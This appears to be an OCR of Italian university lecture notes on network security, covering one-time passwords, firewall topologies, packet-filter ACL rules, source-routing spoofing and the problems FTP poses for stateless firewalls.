
La chiavetta non funziona se l'avversario è particolarmente accorto ed effettua una **session hijacking** cioè i dati appena inseriti sul sito di phishing vengono immediatamente ri-spediti al sito reale dalla banca. È una sorta di man in the middle, l'avversario fa intermediario con le sue pagine "finte" fra la banca e l'utente. È anche per questo motivo che prima di effettuare operazioni di una certa rilevanza (bonifici, ecc.) viene spesso richiesta un'altra password.

One time password: una grossa garanzia
Le Auth-key generano quindi password utilizzabili una volta soltanto. Di fatto, tecnicamente parlando, non aumentano la sicurezza ma fanno sì che un utente sbadato non incappi in una facile trappola.
Avere delle password "sempre funzionanti" è molto più pericoloso di avere one time passwords. Nel secondo caso potremo solo effettuare un'operazione istantanea (ad esempio sul nostro conto, con grosso rischio di essere facilmente rintracciabili) mentre nel primo caso disporre di un database di password fa sì che l'attacco ai conti possa essere fatto in un momento qualsiasi anche distante nel tempo.
Casi di cronaca riportano di truffe durate mesi sfruttando le credenziali rubate (e quindi dando tempo all'avversario di spostare i soldi con calma e facendosi aiutare da terze parti ignare).

7) Una prima soluzione: il firewall

7.1) Router: un dispositivo stupido

Il **firewall** è un dispositivo hardware che viene installato nelle reti locali per filtrare i pacchetti che arrivano dall'esterno (ma anche quelli dall'interno verso l'esterno) in modo da fornire una protezione ai calcolatori sulla LAN (e alla rete stessa).
Ecco una tipica rete LAN connessa al mondo con un router:



Il router è un dispositivo **stupido**, i pacchetti viaggiano dall'interno all'esterno in modo del tutto trasparente, non viene filtrato nessun tipo di messaggio. Questo significa che ogni dispositivo connesso alla rete è in realtà direttamente raggiungibile da chiunque si trovi in internet. Le macchine sono **esposte**.
Inoltre, spesso, le macchine connesse alla LAN non sono sotto il controllo degli amministratori di rete (pensiamo ad un dipendente che si porti suo portatile) piuttosto che un guest chiunque che con il suo smartphone si colleghi alla rete. Questi dispositivi sono **mine vaganti** perché possono portare virus e vulnerabilità di ogni genere (di cui il proprietario inesperto è ovviamente ignaro).
Quindi il nostro avversario da casa sua ha accesso ai nostri calcolatori e in particolare a quelli vulnerabili: può effettuare sniffing, può effettuare botting (usare i nostri calcolatori per effettuare altri attacchi) oppure prendere possesso della nostra macchina (ad esempio da remoto).

Il problema è il router: esso lascia passare ogni tipo di pacchetto. Introduciamo quindi un dispositivo hardware, chiamato **firewall**, fra lo switch ed il router, che farà da filtro (e non solo):


Chiaramente il firewall non dovrà bloccare tutti i pacchetti ma solo quelli che riterrà pericolosi. Come lo può stabilire? Lo vedremo in seguito. Prima vediamo alcune topologie di reti con firewall.

7.2) Topologie di reti con firewall

Perché esistono diverse topologie di reti con firewall? A seconda delle esigenze e della disponibilità economica della società proprietaria della rete avremo diverse soluzioni.


Reti casalinghe: screening router

La soluzione più semplice è quella di installare un router più intelligente che effettua alcune operazioni di filtro. Soluzione adottata nel caso di piccole reti casalinghe.



Reti casalinghe: firewall single homed


Un firewall può essere tranquillamente una macchina Linux. Ma una macchina tipica dispone di una sola scheda di rete e quindi come è possibile connettere il router e la LAN contemporaneamente?



Avremo che il router R instraderà tutto il traffico al firewall il quale, se il pacchetto è "buono", lo instraderà alla LAN. Abbiamo ricreato logicamente il collegamento, in sostanza. Chiaramente questo sistema è vulnerabile poiché è sufficiente cambiare la tabella di routing di R (non così facile) per accedere alla LAN.

Reti piccole: firewall dual homed

È la situazione di cui abbiamo parlato per prima: il firewall è frapposto fra LAN e router. Abbiamo due schede di rete (ovviamente).




Reti medio-piccole: reti con LAN e DMZ

Per capire meglio questa topologia dobbiamo entrare nel merito delle decisione del firewall. Come potrà scartare un pacchetto un firewall?

- Se un pacchetto mi arriva da una indirizzo IP col quale non ho mai dialogato, probabilmente non ha nulla a che vedere con le mie comunicazioni. Ma se sto offrendo un servizio (server) invece è un nuovo cliente! Ben venga.
- La porta sulla quale vuole comunicare il mittente è una porta pericolosa?

Quindi, basandoci sul primo punto, avremo **filtri differenziati** per ogni macchina a seconda che sia un server o una macchina che non offre un servizio. Ma questo significa avere moltissime regole... come fare? Suddividiamo la rete in due sezioni: **LAN** (dove ci sono i client) e **DMZ** (dove ci sono i server). Avremo quindi un firewall a tre schede:




Abbiamo dato un nome ai flussi: in, out e DMZ.

Dovremo così definire solo sei regole: <in, out>, <DMZ, out>, <in, DMZ>, <DMZ, in>, <out, in>, <out, DMZ>.

Reti medie: reti con LAN, DMZ e Extranet


Spesso le società di media dimensione hanno fornitori preferenziali piuttosto che sedi dislocate. È auspicabile avere un collegamento preferenziale fra queste parti, si prevede quindi un firewall con quattro interfacce:



In questo modo abbiamo altre coppie fra le regole. Ovviamente possiamo avere più Extranet instradate da R_2.

Reti medio-grandi: reti con LAN e DMZ + HA


In tutti i nostri discorsi abbiamo dimenticato un fattore fondamentale: l'affidabilità. Quando un azienda deve fornire affidabilità non può avere un solo firewall, è troppo pericoloso affidare ad un solo dispositivo hardware tutta la rete. Se ne installano quindi due **non in load balancing**, cioè, il traffico passa sempre e comunque su uno solo (il load balancing è problematico per la gestione delle connessioni che hanno una storia, capiremo meglio dopo).
Applichiamo quindi della ridondanza: quando un firewall permette questo tipo di funzionalità è detto HA (high availability).



La topologia si fa più complessa: abbiamo uno dei due firewall che è acceso e funziona correttamente. Questo manda ping continui all'altro firewall. Quando i ping smettono poiché il firewall è andato in crash, allora l'altro firewall prenderà il posto del primo (facendo ARP poisoning sullo switch prima del router oppure assumendo l'IP del vecchio firewall) e tutto funzionerà come prima.
Notiamo che abbiamo dovuto introdurre un nuovo switch poiché il router ha una sola interfaccia di rete verso l'interno (ed una sola verso l'esterno).

Come abbiamo visto abbiamo perso la possibilità di connettere le nostre Extranet. Reintroduciamole avendo sempre firewall HA.

Reti grandi: reti con LAN, DMZ ed Extranet + HA



Si vede subito come la topologia sia estremamente complessa. Ma abbiamo dei vantaggi notevoli: oltre alla HA possiamo anche permetterci di mettere firewall più veloci (Cisco, ad esempio) della prima fascia relativa alla DMZ (per gestire meglio le connessioni dall'esterno) e invece firewall con filtri più complessi per LAN ed Extranet.

7.3) Tipologie di firewall

Per semplicità, ci riferiremo ad una topologia con LAN e DMZ.
Non abbiamo un tipo unico di firewall ma a seconda delle esigenze ne abbiamo di tipologie diverse.
- **Screening router**: stateless, veloci, si limitano a guardare l'header IP e parte del Transport. Anche detti packet filter.
- **Firewall applicativi**: statefull, più lenti, ragionano in merito alle sessioni, danno importanza alla storia in cui vive il pacchetto. Anche detti application gateway.


7.4) I firewall packet filter

Ci troviamo in un ambito stateless, parliamo di firewall snelli e che agiscono immediatamente. Dato un pacchetto, questo è ciò che il firewall può usare (ci sono altri campi non riportati poiché non utili ai fini della security):

Head IP				**Head TCP**		
IP mittente	*IP destinatario*	*Protocol*	*Frammentazione*	*Porta mittente*	*Porta destinatario*	*Bit di sync, Bit di ack*

Perciò blocchiamo il pacchetto:
- Se l'IP sorgente è un nemico riconosciuto
- Se il protocollo non è fra quelli che accettiamo (ad esempio accettiamo TCP, UDP, ICMP ma non MCTP)
- Basandoci su informazioni della frammentazione
- Se la porta sorgente o quella destinatario sono ritenute particolarmente pericolose
- Se il bit di ACK è a 0.

L'operazione più importante che possiamo effettuare (per un caso fortuito!) è l'ultima. Perché scartare un segmento che ha bit di ACK a 0? Riprendiamo l'handshake TCP:



Come vediamo il messaggio di CR (connection request) che viene inviato ha **sempre ACK 0** ed è l'**unico**. Quindi blocchiamo, in sostanza, le richieste di connessione dall'esterno! Se siamo client faremo noi la prime richiesta di connessione verso il server e non il viceversa.
Chiaramente questo filtro non verrà applicato in DMZ.

Vediamo nel dettaglio quanto detto sopra.

Criteri di scelta

Quindi il packet filter si basa sui seguenti fatti per bloccare o meno un pacchetto:
- Direzione (da quale interfaccia arriva il pacchetto e verso quale va)
- Direzione di connessione (controllo del bit di ACK nell'head TCP)
- Protocollo
- Source IP
- Destination IP
- Source Port
- Destination Port
- Frammentazione
- Source routing abilitato (il source routing è un campo nell'head IP che ci dice se l'instradamento seguito dal pacchetto è specificato nel pacchetto stesso: vi sono quindi una serie di indirizzi IP di router che il pacchetto deve necessariamente incontrare. Nel caso in cui quegli IP espressi siano gli unici legittimi parliamo di source routing stretto, altrimenti se ci accontentiamo di passare su quei router ma ne permettiamo anche altri parliamo si source routing lasco). È fondamentale ricordare che un pacchetto IP con source routing, una volta arrivato a destinazione, fa sì che il pacchetto di risposta contenga lo source routing adottato all'andata.

Porte legittime e servizi

Non esiste una regola di assegnamento delle porte su un server. Però vi sono alcuni standard per cui troviamo su certe porte alcuni servizi. Dovendo definire delle regole, tendenzialmente lasceremo passare il traffico in arrivo da quelle porte poiché riguarda servizi noti che saranno utili agli utenti della nostra rete locale. I servizi di cui stiamo parlando sono:
80: http, 110: pop3, 25: smcp, 53: dns, 23: telnet, 20: ftp (dati), 21: ftp (controllo).
Desideriamo quindi abilitare queste porte per le interfacce <in, out> (ovviamente) e anche <out, DMZ>.

Allo stesso modo eviteremo invece le porte 79: finger, 43: whois, 69: tftp, 161: snmp che sono porte famose per vulnerabilità a loro connesse.
Sempre parlando di porte, dovremo invece permettere tutte le porte effimere (> 1024) da parte dei nostri utenti poiché non sappiamo quale verrà scelta e quindi quale bloccare/permettere.

Piccoli frammenti

Come detto prima un altro criterio di scelta sarà la frammentazione. Se un frammento è particolarmente piccolo allora anche l'head TCP sarà spezzettato in più frame e quindi illeggibile da un packet filter che è statless. In questo modo ogni controllo del firewall è inutile perché le informazioni non sono leggibili: vengono perciò bloccati pacchetti con payload minore di 20 byte.

Il source routing

Abbiamo anche parlato di source routing: la possibilità di specificare il percorso che un certo pacchetto deve fare (in termini di IP dei router) per arrivare a destinazione. Torniamo a parlare di IP spoofing per capire bene cosa accade in caso di IP spoofing senza uso di source routing.
Un certo calcolatore A con IP_A invia sulla rete un pacchetto IP **fingendosi IP_C** (IP spoofato). Il pacchetto è destinato alla macchina B, che avrà IP_B. Il pacchetto conterrà, inoltre, il sequence number di partenza della macchina A (come stabilito nel protocollo TCP che sfrutta il 3-way handshake).
Il router instrada verso B il pacchetto e poi B risponde: il pacchetto di risposta (conterrà il sequence number di partenza di B (+1 come stabilito in TCP) e l'ACK del pacchetto appena ricevuto da A). Ma il pacchetto di risposta verrà **instradato a C per via dello spoofing** (il mittente appare come IP_C) e quindi **A non saprà mai quale sia il numero di sequenza da cui B sta partendo** (poiché dovrà essere un numero casuale e l'informazione inviata da B è persa sulla rete). Perciò, **A non potrà comporre il suo secondo pacchetto** per il 3-way handshake perché deve inserire l'ACK del sequence number da cui B parte ma, per quanto detto sopra, non dispone di questa informazione.
Ma se si adotta source routing è possibile far sì che il pacchetto che doveva essere recapitato al destinatario che appare coerentemente nel pacchetto (nel nostro esempio C) venga invece deviato sulla strada (scritta esplicitamente proprio per via del source routing) verso il nostro avversario A che in questo modo ottiene il sequence number di partenza di B e riesce di conseguenza a creare una connessione fingendosi C. Non resta quindi che bloccare tutti i pacchetti IP che specificano source routing.

Access Control List

Il router al suo interno ha una ACL: una **serie di regole** che vengono **controllate sequenzialmente** e nel caso di **match** pacchetto/regola vengono eseguite. Oltre che specificare tutti i valori dei campi di cui abbiamo parlato prima, una regola avrà anche un'azione che ci dice se accettare o rifiutare il pacchetto.
Diciamo ad esempio di voler dare il solo accesso alla navigazione web ad un certo calcolatore con IP 198.3.2.7 che si trova su una rete classe C 198.3.2.*.

Action	Dir	Protocol	IP_s	IP_d	$Port_s$	$Port_d$	Flag
Allow	<in, out>	TCP	198.3.2.7	*	*	80	/

Come si vede, diamo pieno accesso a qualunque server (IP_d = *) in http. Ma questo non ci basta, vogliamo anche specificare che il server in questione può rispondere (altrimenti non vedremo mai una pagina web!).

Action	Dir	Protocol	IP_s	IP_d	$Port_s$	$Port_d$	Flag
Allow	<in, out>	TCP	198.3.2.7	*	*	80	/

Action	Dir	Protocol	IP_s	IP_d	$Port_s$	$Port_d$	Flag
Allow	<out, in>	TCP	*	198.3.2.7	80	*	ACK

I campi sono quelli di prima ma invertiti a parte la flag: vogliamo che il bit di ACK sia 1 nelle risposte (questo impedisce ad un server esterno di iniziare una connessione al nostro calcolatore tramite la porta 80!).
In tutti gli altri casi vorremo invece bloccare il traffico, perciò, inseriamo la riga:

Action	Dir	Protocol	IP_s	IP_d	$Port_s$	$Port_d$	Flag
Allow	<in, out>	TCP	198.3.2.7	*	*	80	/
Allow	<out, in>	TCP	*	198.3.2.7	80	*	ACK
Deny	*	*	*	*	*	*	/

Giacché le regole vengono controllate per il matching in modo sequenziale è facile intuire come l'ordine sia fondamentale (un po' come nelle tabelle di routing).

Perciò, usando attentamente le regole ed il loro ordine nella ACL possiamo ottenere risultati parecchio sofisticati: in questo caso permettiamo al computer del presidente (198.3.2.5) l'accesso a Facebook, lo vietiamo a tutti gli altri dipendenti ma permettiamo la navigazione sugli altri siti. Si noti l'uso delle **mask**.

Action	Dir	Protocol	IP_s	IP_d	$Port_s$	$Port_d$	Flag
Allow	<in, out>	TCP	198.3.2.5	$IP_{facebook}$	*	80	/
Deny	<in, out>	TCP	198.3.2.*	$IP_{facebook}$	*	80	/
Allow	<in, out>	TCP	198.3.2.*	*	*	80	/
Allow	<out, in>	TCP	*	198.3.2.*	80	*	ACK
Deny	*	*	*	*	*	*	/

Abbiamo uno strumento potente e performante per definire le regole sui pacchetti in transito verso e dalla nostra rete. Possiamo gestire tutto? Perché esistono altre tipologie di firewall: quelli statefull?

<u>Perché non ci bastano i packet filter: ftp</u>
Vediamo ora il protocollo ftp nel dettaglio: questo protocollo applicativo è uno dei motivi per cui vengono usati anche altri firewall che riescono a catturare situazioni ed elementi diversi.

Il protocollo ftp funziona in questo modo:
Supponiamo la connessione fra una macchina A ed un server B via ftp. La macchina A vuole accedere ai file su B (il quale sarà un server ftp, quindi). Tramite la porta 21 avviene la trasmissione dei comandi forniti da A: ad esempio cambia directory, cambia permessi, rinomina, ecc. Quando A vorrà scaricare un file comunicherà invece sulla porta 21 e su questa porta avverrà il trasferimento. In questa fase **A e B si scambiano di ruolo**: B invia il file ad A e quindi

A fa da server mentre B fa da client! Dunque B avrà bisogno di sapere la porta di A con cui comunicare ed infatti prima di iniziare il trasferimento **A invia la sua porta effimera p' a B**. B risponderà su quella porta.
Perché è stata effettuata questa scelta?
I motivi sono di ottimizzazione: scindendo i controlli dal trasferimento è possibile effettuare trasmissioni con QoS differenti: la prima eventualmente più latente la seconda invece istantanea poiché richiede interattività.
Seppur dal punto di vista di rete l'idea di scindere il traffico in due parti sia stata ottima, dal punto di vista della security, invece, abbiamo un bel grattacapo. Per gestire l'invio dei controlli possiamo usare una regola del genere:

Action	Dir	Protocol	IP_s	IP_d	$Port_s$	$Port_d$	Flag
Allow	<in, out>	TCP	198.3.2.*	*	*	21	/
Allow	<out, in>	TCP	*	192.3.2.*	21	*	ACK

Ma nel momento in cui ci apprestiamo a scrivere la regola per il trasferimento (sulla porta 20...)

Action	Dir	Protocol	IP_s	IP_d	$Port_s$	$Port_d$	Flag
Allow	<out, in>	TCP	*	192.3.2.*	20	*	**?**

Abbiamo un problema nella scrittura del campo flag.
Se mettiamo ACK, allora stiamo dicendo che ftp non potrà funzionare: B deve poter aprire una connessione sulla porta p' di A!
Se non mettiamo ACK, invece, permettiamo l'avvio di una connessione a chiunque ci parli dalla porta 20 (il nostro avversario può facilmente fare questa cosa).

Ecco quindi che per gestire ftp il packet filter non ci basta. Se avessimo ancora a disposizione p', d'altronde, potremmo scrivere la regola in questo modo:

Action	Dir	Protocol	IP_s	IP_d	$Port_s$	$Port_d$	Flag
Allow	<out, in>	TCP	*	192.3.2.*	20	p'	/

Ma questo è assolutamente impossibile in un packet filter poiché p' non è memorizzabile (trovandoci in una situazione stateless).

Abbiamo quindi visto che questi firewall soffrono di parecchie limitazioni: non trattano ftp, non trattano le utenze e non trattano le connessioni.

7.5) I firewall applicativi

Abbiamo quindi compreso perché è stato necessario implementare un firewall più sofisticato ed ora andremo a parlarne nel dettaglio.
I firewall applicativi lavorano (ovviamente) a livello applicativo e quindi sono in grado di leggere tutto il pacchetto e di trarne informazioni utili allo scopo del firewall. Vi sono tre tipologie di firewall applicativi.

Il proxy applicativo

